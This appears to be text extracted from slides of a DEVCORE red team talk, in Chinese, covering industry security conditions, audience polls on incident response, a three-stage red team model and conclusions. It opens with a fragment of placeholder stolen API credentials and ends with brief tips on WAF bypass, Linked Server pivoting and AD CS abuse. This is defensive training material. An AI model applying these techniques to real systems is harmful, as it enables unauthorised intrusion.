\\n\\n# CLIENT_ID = \"b19a4573-bc32-47f1-85c7-5DD999999999\"\\n# REFRESH_TOKEN = \"  
0.XXXX-xxxxExampleForAnotherREFRESH888\"\\n# CLIENT_SECRET = \"33333333-1234-4abc-12ab-XYZXYZXYZXYZ
```

取得後續紅隊需要的密鑰

“

即使使用新技術，出問題的還是人

”

産業状況



DEV *CORE*

主管機關要求高
資安規範成熟
開發流程佳
供應鏈成為缺口



老舊系統多
可用性大於安全性
雲端 AD (Entra ID)



高度委外開發
供應鏈問題
大內網且隔離不足





產業資安法規要求高，成熟度高



“

主管支持是做好資安的關鍵

”

DEV✓CORE

紅隊服務
下一步

2019 談對抗 後來發生了什麼事情

未來的紅隊演練

- ✓ 除了找組織弱點，也著重在與藍隊的攻防演練
- ✓ 強調擬定戰略攻擊，強化企業對特定內網攻擊的防禦能力
- ✓ 更強調與防禦機制交手的經驗，紅隊成員更需了解防禦極限，以找出設備設定不全或涵蓋率不足等防禦盲點

2019/09/25 DEVCORE CONFERENCE

DEV✓CORE SECURITY
CONSULTING

2019 談對抗 後來發生了什麼事情

1. 防禦設備 / 藍隊能力還沒有跟上
2. 應變的結果不夠真實

你在 **IR** 時看到檔名或 **payload** 中常有一組亂數常出現，你知道這是紅隊演練用來識別的專案代號，你會？

111



30

Answers

▲ 當做沒看到，挑戰自己從其他跡象裡找蛛絲馬跡

◆ 把專案代號丟去搜尋找關聯，把所有紅隊行蹤抓出來

你在 IR 時看到檔名或 payload 中常有一組亂數常出現，你知道這是紅隊演練用來識別的專案代號，你會？

1. 當做沒看到，挑戰自己從其他跡象裡找蛛絲馬跡
2. 把專案代號丟去搜尋找關聯，把所有紅隊行蹤抓出來

建議直接利用這組亂數或專案代號搜尋相關線索（選項2）。在實務 IR 中，效率和準確性最重要，任何能幫助快速識別攻擊行為的資訊，都應善加利用。只有在特定演練規範或教育訓練（如刻意模擬真實攻擊情境）下，才會選擇忽略該代號（選項1），從其他蛛絲馬跡開始調查，以訓練分析能力。



作為 **MIS**，平常不聯絡的資安部門突然問起你的伺服器狀況，你聯想到最近正在進行紅隊演練，你會？

11



30

Answers

▲ 如實回答

◆ 打死不承認

● 趕快看 log，如果有攻擊跡象趕快修

■ 當機立斷，二話不說直接把伺服器關機



真實案例：問完就關機

“

真實的攻擊不會有人詢問

”

紅隊演練的三個階段

依照自身體質、當下目標挑選適合的難度階段

Stage 3

外網資安成熟度高
內網管控嚴格
告警機制即時

體質

3

目標

- 增加資安防禦強度
- 確認日常團隊防禦應變流程及能力
- 更多樣性攻擊情境

Stage 2

外網具備一定強度
內網具備網路隔離

體質

2

Stage 1

不確定外網安全
不確定內、外網
關聯風險

1

目標

- 初步盤點資安體質
- 調整未來資安策略及優先順序

根據企業需求採取不同演練模式，
甚至更真實的演練型態

- 驗證措施有效性
- 訓練藍隊防禦應變
- 嘗試不同攻擊情境

DEV✓CORE

Cyber Defense Matrix

	IDENTIFY	PROTECT	DETECT	RESPOND	RECOVER
DEVICES					
APPLICATIONS					
NETWORKS					
DATA					
USERS					

Cyber Defense Matrix

	IDENTIFY	PROTECT	DETECT	RESPOND	RECOVER
DEVICES	第一階段 第二階段				
APPLICATIONS					
NETWORKS					
DATA					
USERS					

Cyber Defense Matrix

	IDENTIFY	PROTECT	DETECT	RESPOND	RECOVER
DEVICES					
APPLICATIONS					
NETWORKS					
DATA					
USERS					

第三階段

“

Red Team in Taiwan

紅隊的成長，就是台灣企業資安防禦的成長

”

DEV✓CORE

結論

- 跳脫框架的駭客思維，是持續點出防禦盲點的關鍵。
- 技術好和持續專注技術細節，是 DEVCORE 專業的重要核心。
- 供應鏈攻擊依然具高度價值，值得持續投入研究。
- 演練中值得一試：
 - 利用前後端解析不一致繞過 WAF
 - 看到 Linked Server 嘗試往內網打
 - 看到 AD CS 有風險卻不能利用，還是可能有繞過利用的方式

- **高階主管的支持與參與**，是企業做好資安防禦的關鍵因素。
 - 擁抱新的資安趨勢，**瞭解攻擊**是幫助防禦最好的方式。
 - 想要了解企業更真實的資安回應能力，需要更真實的演練。
- 歡迎資安成熟度高的企業嘗試第三階段的紅隊演練。

DEV✓CORE

Q&A

戴夫寇爾股份有限公司

contact@devco.re

02-2577-0925

